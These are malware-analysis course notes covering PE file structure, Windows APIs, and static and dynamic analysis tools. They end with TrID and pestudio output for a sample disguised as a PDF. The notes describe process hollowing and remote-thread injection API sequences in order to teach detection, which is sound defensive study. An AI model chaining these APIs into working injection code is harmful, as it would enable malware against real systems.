
The **File Header** store all kinds of data inside an executable.



Sample-4-1.exe

Member	Offset	Size	Value	Meaning
Machine	00000084	Word	014C	Intel 386
NumberOfSections	00000086	Word	0002	
TimeDateStamp	00000088	Dword	00000000	
PointerToSymbolTa...	0000008C	Dword	00000000	
NumberOfSymbols	00000090	Dword	00000000	
SizeOfOptionalHea...	00000094	Word	00E0	
Characteristics	00000096	Word	030F	Click here

The **section header** will include a variety of **executables** and **data**. When we look into the File Header again - we see a NumberOfSections member - which correlates to the section headers.




Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	000000E0	00001000	00000200	00000200	00000000	00000000
.data	000000D0	00002000	00000200	00000400	00000000	00000000

- **Text:** contains text.
- **Data:** contains some form of data.

Do know this is NOT RELIABLE for malware. Sometimes this can be executable code. You can clearly see the Virtual Address which is used for virtual memory. *We need to sum up the **base address + the value** in order to look for the correct actual address.*


The **Optional Header** can be used by Windows to copy the file into virtual memory.


The **Data Directories** contain the size and RVEs of directories and tables. *Some of them are blank - which means there is nothing there* - but some of them include data.



Member	Offset	Size	Value	Section
Export Directory RVA	000000F8	Dword	00000000	
Export Directory Size	000000FC	Dword	00000000	
Import Directory RVA	00000100	Dword	00002020	.data
Import Directory Size	00000104	Dword	00000028	

When looking in the tool **x32dbg,** which is a debugger, we can see this magic come to life. Here you clearly sum up the two values: **base address + value** of another member.





AddressOfEntryPoint	000000A8	Dword	00001040	.text
ImageBase	000000B4	Dword	00400000	

The **raw size** and the **virtual size** are no the same:


Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.text	000000E0	00001000	00000200	00000200
.data	000000D0	00002000	00000200	00000400

We can review this in **Process Hacker**:

0x400000	Image	12 kB	WCX	C:\Users\Freds\Documents\Sample-...
0x400000	Image: Commit	4 kB	R	C:\Users\Freds\Documents\Sample-...
0x401000	Image: Commit	4 kB	RX	C:\Users\Freds\Documents\Sample-...
0x402000	Image: Commit	4 kB	RW	C:\Users\Freds\Documents\Sample-...

This is clearly our **text** value and our **data** value (*take a look at the Virtual Address + Base Value)*!

We will look into the DLL section of this file and the **Import Directory**:




In the above screenshot you can see the dll msvcrt.dll being started by the process, which can be viewed on the left side via Process Hacker.

The other two files included in this lab are a separate **.dll** and **.exe.** The exe needs the dll to function! Thus will use dll files directly:


Sample-4-2.dll

Sample-4-3.exe

When we look one step further in the **CFF Explorer** we can clearly see the dll being utilized:



This is the reason why we also take a look at the **Import Directory**. It clearly utilises certain .dll files from our system! When we take a look into **Process Hacker** we see the same happening:



At the bottom - sample-4.2.dll is again being displayed by the sample-4-3.exe process.

This is how executables utilise .dll files.

Windows Internals


Malware abuses operating system functionalities. Malware analysts need to be aware of this!

Win32 APIs: Application Programming Interface - just another name for Windows functions!
They can be found in the System32 directory.

Kernel32.dll contains many functions used by programmers and malware authors.

- DLLs provided by Windows
- Found in C:\Windows\System32
- Eg. kernel32.dll
- Try open in CFF Explorer

In CFF Explorer we can review this dll:



Other .dll's provided by windows can be viewed at the right.

Visual Studio SDK utilises the underneath .dll's.

- Msvcrt.dll
- Msvbvm60.dll
- Vcruntimexx.dll (xx refers to version of the sdk)
- .Net Frameworks (C# and VB.net)

- Ntdll.dll
- Kernel32.dll
- Kernelbase.dll
- Gdi32.dll
- User32.dll
- Comctl32.dll
- Advapi32.dll
- Ws32_32.dll

When we take a closer look into win32 API docs:

- Google for API and MSDN
- Try googling CreateFile MSDN
- Not just for creating files
- Can also read files
- Depends on the Parameters passed to the function

https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea

CreateFile is not only just for **creating files** - it can also **read files**. It depends on the parameters passed towards this API.

- CreateFileA() accepts 7 parameters

```
HANDLE CreateFileA(
  LPCSTR                lpFileName,
  DWORD                 dwDesiredAccess,
  DWORD                 dwShareMode,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  DWORD                 dwCreationDisposition,
  DWORD                 dwFlagsAndAttributes,
  HANDLE                hTemplateFile
);
```

The dwCreationDisposition parameter decides if it is for creating file or, for reading a file

- CreateFileA accepts ASCII version of the string
- CreateFileW accepts Unicode
- Many other APIs also come in two versions just like this

```
HANDLE CreateFileA(
  LPCSTR                lpFileName,
  DWORD                 dwDesiredAccess,
  DWORD                 dwShareMode,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  DWORD                 dwCreationDisposition,
  DWORD                 dwFlagsAndAttributes,
  HANDLE                hTemplateFile
);
```

```
HANDLE CreateFileW(
  LPCWSTR               lpFileName,
  DWORD                 dwDesiredAccess,
  DWORD                 dwShareMode,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  DWORD                 dwCreationDisposition,
  DWORD                 dwFlagsAndAttributes,
  HANDLE                hTemplateFile
);
```

Windows APIs

Information provided on the next slide:

- CreateFileA and CreateFileW are provided by kernel32.dll
- Another version is NTCreateFile which is provided by ntdll.dll
- It is much low-level because it is closer to the kernel
- Both CreateFileA and CreateFileB calls NTCreateFile internally
- Ntdll.dll then uses system calls (SYSCALLS) to execute the task
- SYSCALLS are kernel level functions
- Kernel Level functions is the heart of the Operating System
- User Level functions (APIs) make use of Kernel Level functions

Extended version of an API:

- Some APIs has an extended version
- Eg, VirtualAllocEx is the extended version of VirtualAlloc
- They are used to allocate virtual memory
- VirtualAlloc allocates virtual memory for the current running process
- But VirtualAllocEx allocates virtual memory for **other** running processes
- ***Malware frequently makes use of them***

There are also **Undocumented APIs:**

- NT APIs in ntdll.dll are not officially documented by Microsoft
- But hackers have reversed engineered it and put up unofficial docs
- Check out: http://undocumented.ntinternals.net/

NtCreateSection is an undocumented API commonly used by malware for a technique called **Process Hollowing: a security exploit in which an attacker removes code in an executable file and replaces it with malicious code.** The process hollowing attack is used by hackers to cause an otherwise legitimate process to execute malicious code.

APIs performing file operations:

- CreateFile
- WriteFile
- ReadFile
- SetFilePointer
- DeleteFile
- CloseFile

APIs performing registry operations:

- RegCreateKey
- RegDeleteKey
- RegSetValue

APIs for virtual memory:

- VirtualAlloc
- VirtualProtect
- NtCreateSection
- WriteProcessMemory
- NtMapViewOfSection

APIs for processes and threads:

- CreateProcess
- ExitProcess
- CreateRemoteThread
- CreateThread
- GetThreadContext
- SetThreadContext
- TerminateProcess
- CreateProcessInternalW

APIs for DLLs

- LoadLibrary
- GetProcAddress

APIs for Windows Services:

- OpenSCManager
- CreateService
- OpenService
- ChangeServiceConfig2W
- StartService

APIs for Mutexes:

- CreateMutex
- OpenMutex

All these APIs will help in malware analysis and behaviour.

Behaviour identification with APIs

- Usage of APIs per se is not necessarily malware
- You need to analyse:

1. Context
2. Parameters supplied to APIs
3. Sets of APIs used in sequence

Take the case of Process Hollowing…

Example 1: Process Hollowing:

- It is a popular technique used by malware
- It uses CreateProcess API to create a brand-new process in suspended mode
- To do that, it sets dwCreationFlag = CREATE_SUSPENDED
- Normal programs do not do that

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Example 2: WriteProcessMemory:

- It writes into the memory of another process
- Debuggers use this – so by itself it is not malicious
- But if a process also uses VirtualAllocEx and CreateRemoteThread

then it is malware
So, the set of APIs used in sequence make it malicious

Using Handle to identify Sequences:


- Handle is a reference to files, registry, memory and processes
- Processes makes use of handles to perform operations on the object it refers
- These handles are parameters passed to processes
- Tracking these handles help us identify sequence of APIs for any process
- These sequences help us confirm if a process is malware
- take the case of CreateFile…

```
1) hFile1 = CreateFile("C:\test1.txt", GENERIC_WRITE, 0, NULL,
                       CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);
2) hFile2 = CreateFile("C:\test2.txt", GENERIC_WRITE, 0, NULL,
                       CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);
3) WriteFile(hFile2, DataBuffer,
             dwBytesToWrite, &dwBytesWritten, NULL);
4) WriteFile(hFile1, DataBuffer,
             dwBytesToWrite, &dwBytesWritten, NULL);
```

Can you identify the sequences? Tip: Trace the handles

Sequences: hFile1 and hFile2 creates certain .txt files… it will save these in the handles. In number 3 and number 4 both of these Handles are used by WriteFile. 1 - 4 and 2 - 3 are the **same process**, thus this is the logical **sequence**.

Intro to Static and Dynamic Analysis



- **Static Analysis:** without executing the malware.
- **Dynamic Analysis:** executing the malware and THEN doing the analysis.


Static analysis

- Look for a **hash:** and look into, for example, VirusTotal, if someone else has done analysis on this specific hash. *You cannot "lie" on these files - as the internal elements of the file will be the same.*
- **Strings:** encoded strings, crypto strings,...
- **PE Header:** analyse the PE header - and look into what the file is exactly doing.

Tools:

- **File type analysis:** identify the file type. Which type of file is this?
  - Tridnet
  - ExePE Info
- **Searching for embedded strings:**
  - Bintext
  - Strings
- **Search for encrypted strings:** *it can reverse the strings.*
  - Xorsearch
- **Examine PE headers:**
  - CFF Explorer
  - PE Studio
- **Create a cryptographic hash:** Hashmyfile


Dynamic analysis




- **Monitor changes:** create a **snapshot** before writing the malware. Once we have a snapshot - execute the malware - and let it run for a couple of minutes. Once it performs changes to the OS. Once **finished** we take a **second snapshot**. From the comparison we look into the **changes made** by the malware.
- **Behaviour monitoring:** study the running malware. Is it creating new processes? Has it written new files, or deleted new files,...?

Tools:

- **Take snapshots:** take two snapshots and look into the changes.
  - Regshot
- **What is the persistence mechanism:** *try to survive reboot, for example, by creating new registry entries. Or creating new copies of itself auto-starting when running other programs.*
  - Autoruns
- **Capture network connections / packets:** *is it trying to connect to the outside world?* **Fakenet will intercept packets and send a fake reply.** It will NOT allow the malware to talk to the outside world.
  - Fakenet
  - Wireshark
- **Process monitoring:** *analyse all APIs used by the malware. Saving the file in a .csv file obtained from Procmon - we can create a graph in Procdot.*
  - Procmon
  - Procdot




Some types of malware resist analysis or reverse engineering. **But** every malware will have to unpack into the memory. Thus memory analysis can be used to look into these types of malware.



Additionally you need ProcDot and BinText.
https://www.procdot.com/webhelp/index.html?installation.htm
https://www.procdot.com/downloadprocdotbinaries.htm

Static analysis of malware sample 1


The first malware is a **malicious PDF file**.



First we will **scan** the file with **trid.exe** to analyse the file. We can clearly see this is **not a PDF file** but a **Win32 Executable**.


```
C:\Tools\trid>.\trid.exe C:\Users\Freds\Documents\malware1\budget-report.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware1\budget-report.exe
 43.3% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
 22.9% (.EXE) Microsoft Visual C++ compiled executable (generic) (16529/12/5)
  9.1% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
  6.9% (.EXE) Win16 NE executable (generic) (5038/12/1)
  6.2% (.EXE) Win32 Executable (generic) (4505/5/1)
```

We will need **pestudio** to analyse the file further: https://www.winitor.com/download2
This tool will detect any **malicious behaviour**.



property	value
md5	D7CC6C987C68A88DEFDAB3A59070777E
sha1	C1BEEC6F6B8CC01FC093AC896D33F89F885E7D07
sha256	15CC3CAD7AEC406A9EC93554C9EAF0BFBCC740BEF9D52DBC32BF559E90F53FEE
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	419328 bytes
entropy	5.405
imphash	61F5FDA4608555DC4CB9E0836FC58773
signature	n/a
tooling	n/a
entry-point	83 EC 1C C7 04 24 02 00 00 00 FF 15 A4 F5 48 00 E8 4B FD FF FF 8D 74 26 00 8D BC 27 00 00 00 00 A1
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Wed Oct 14 08:31:48 1998 | UTC
debugger-stamp	n/a
resources-stamp	0x00000000
import-stamp	0x00000000
exports-stamp	n/a

The **indicators** will tell us how **severe** this malware file is.



indicator (27)	detail	level
virustotal > score	54/70	1
libraries > flag	Internet Extensions for Win32 Library	1
libraries > flag	Windows Socket Library	1
imports > flag	54	1
file > compiler > stamp	Wed Oct 14 08:31:48 1998	2
sections > virtualized	.bss	2
